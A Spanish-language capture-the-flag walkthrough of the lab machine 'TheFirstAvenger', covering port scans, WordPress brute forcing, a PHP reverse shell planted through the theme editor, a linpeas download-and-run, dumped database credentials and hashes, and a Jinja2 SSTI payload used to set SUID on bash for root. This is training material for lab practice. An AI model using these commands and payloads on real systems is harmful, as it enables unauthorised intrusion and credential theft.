THEFIRSTAVENGER

CONECTIVIDAD

```
ping -c1 192.168.0.51
```

```
└─# ping -c1 192.168.0.51
PING 192.168.0.51 (192.168.0.51) 56(84) bytes of data.
64 bytes from 192.168.0.51: icmp_seq=1 ttl=64 time=1.58 ms

── 192.168.0.51 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.583/1.583/1.583/0.000 ms
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.51 -T 5
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.51 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 12:45 EDT
Warning: 192.168.0.51 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.51
Host is up (0.0015s latency).
Not shown: 35317 filtered tcp ports (no-response), 30216 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a1:96:4a:cb:4a:c2:76:f6:35:61:64:53:31:53:a5:5e (ECDSA)
|_  256 63:00:29:0f:1b:2b:58:7c:aa:6c:28:78:bf:ce:6e:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Bienvenido Cibervengador!
MAC Address: 08:00:27:64:4B:46 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.88 seconds
```

Puertos abiertos 22 y 80

puerto 80



ENUMERACIÓN

Con gobuster vamos a buscar archivos y directorios


```
└─# gobuster dir -u http://192.168.0.51 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,py,txt,pdf,doc -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.51
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,pdf,doc,php,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/wp1                  (Status: 301) [Size: 310] [--> http://192.168.0.51/wp1/]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
```

Encontramos thefirstavenger.thl que agregamos a /etc/hosts

En el directorio /wp1 encontramos un usuario admin


Le tiramos un dirb a este directorio

dirb http://thefirstavenger.thl/wp1/




```
└─# dirb http://thefirstavenger.thl/wp1/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Oct 15 13:28:29 2024
URL_BASE: http://thefirstavenger.thl/wp1/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://thefirstavenger.thl/wp1/ ----
==> DIRECTORY: http://thefirstavenger.thl/wp1/0/
+ http://thefirstavenger.thl/wp1/admin (CODE:302|SIZE:0)
+ http://thefirstavenger.thl/wp1/dashboard (CODE:302|SIZE:0)
+ http://thefirstavenger.thl/wp1/index.php (CODE:301|SIZE:0)
+ http://thefirstavenger.thl/wp1/login (CODE:302|SIZE:0)
==> DIRECTORY: http://thefirstavenger.thl/wp1/wp-admin/
==> DIRECTORY: http://thefirstavenger.thl/wp1/wp-content/
==> DIRECTORY: http://thefirstavenger.thl/wp1/wp-includes/
+ http://thefirstavenger.thl/wp1/xmlrpc.php (CODE:405|SIZE:42)
```

Si nos vamos en el navegador a /admin, tenemos un panel de login




Como tenemos un admin, vamos a ayudarnos de wpscan

wpscan --url http://thefirstavenger.thl/wp1/ --usernames admin --passwords /usr/share/wordlists/rockyou.txt

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / spongebob

Nos vamos al panel y conseguimos acceso



EXPLOTACIÓN


Nos vamos a herramientas-editor de archivos de temas-Twenty Twenty-Three:

hidden-404.php

Una vez aquí, nos vamos a revshells

https://www.revshells.com/

Copiamos la de PentestMonkey y la sustituimos en el panel y actualizamos




Nos ponemos a la escucha por el 4444 en nc

Nos vamos a la siguiente ruta

http://thefirstavenger.thl/wp1/wp-content/themes/twentytwentythree/patterns/hidden-404.php

Obteniendo conexión



ESCALADA DE PRIVILEGIOS

Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash

Como no vemos nada, me ayudo de linpeas. Lo subo a la máquina

víctima con wget, le doy permisos y ejecuto

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh

╔══════════╣ Analyzing Wordpress Files (limit 70)
-rw-rw-rw- 1 www-data www-data 3346 Oct  8 06:26 /var/www/html/wp1/wp-config.php

define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wordpress' );
define( 'DB_PASSWORD', '9pXYwXSnap`4pqpg~7TcM9bPVXY&~RM9i3nnex%r' );
define( 'DB_HOST', 'localhost' );
```

Usamos estas credenciales para acceder a la base de datos

dentro de la propia máquina víctima

```
mysql -u wordpress -p
```

```
www-data@TheHackersLabs-Thefirstavenger:/tmp$ mysql -u wordpress -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 44
Server version: 8.0.39-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Manipulando la base de datos, obtenemos

```
mysql> SELECT*FROM avengers;
+----+--------------+------------+----------------------------------+
| id | name         | username   | password                         |
+----+--------------+------------+----------------------------------+
|  1 | Iron Man     | ironman    | cc20f43c8c24dbc0b2539489b113277a |
|  2 | Thor         | thor       | 077b2e2a02ddb89d4d25dd3b37255939 |
|  3 | Hulk         | hulk       | ae2498aaff4ba7890d54ab5c91e3ea60 |
|  4 | Black Widow  | blackwidow | 022e549d06ec8ddecb5d510b048f131d |
|  5 | Hawkeye      | hawkeye    | d74727c034739e29ad1242b643426bc3 |
|  6 | Steve Rogers | steve      | 723a44782520fcdfb57daa4eb2af4be5 |
+----+--------------+------------+----------------------------------+
```


La que nos interesa es la de steve

723a44782520fcdfb57daa4eb2af4be5

Lo guardamos

echo "723a44782520fcdfb57daa4eb2af4be5" > hash.txt

Le pasamos john



En los resultados de linpeas, también encontramos

╔═══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports

tcp	LISTEN 0	4096	127.0.0.54:53	0.0.0.0:*
tcp	LISTEN 0	151	127.0.0.1:3306	0.0.0.0:*
tcp	LISTEN 0	70	127.0.0.1:33060	0.0.0.0:*
tcp	LISTEN 0	4096	127.0.0.53%lo:53	0.0.0.0:*
tcp	LISTEN 0	128	127.0.0.1:7092	0.0.0.0:*
tcp	LISTEN 0	511	*:80	*:*
tcp	LISTEN 0	4096	*:22	*:*

Hay un servicio escuchando en el puerto 7092. Vamos a hacer que un puerto

de la máquina víctima esté disponible en nuestra propia máquina, como si

estuviéramos accediendo localmente.

ssh -L 7001:127.0.0.1:7092 steve@thefirstavenger.thl

Ahora, podríamos acceder al servicio desde nuestro navegador

en nuestra máquina local ingresando a la dirección 127.0.0.1:7001.

Ante la posibilidad de una ssti, lo que hacemos es ingresar en el cajetin {{7*7}} y vemos

que obtenemos 49 como respuesta.


Nos vamos a


https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-injection


{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}

Sustituimos chmod u+s /bin/bash por id y a continuación en la máquina

víctima ejecutamos bash -p y ya somos root







🖖 **Buen día.**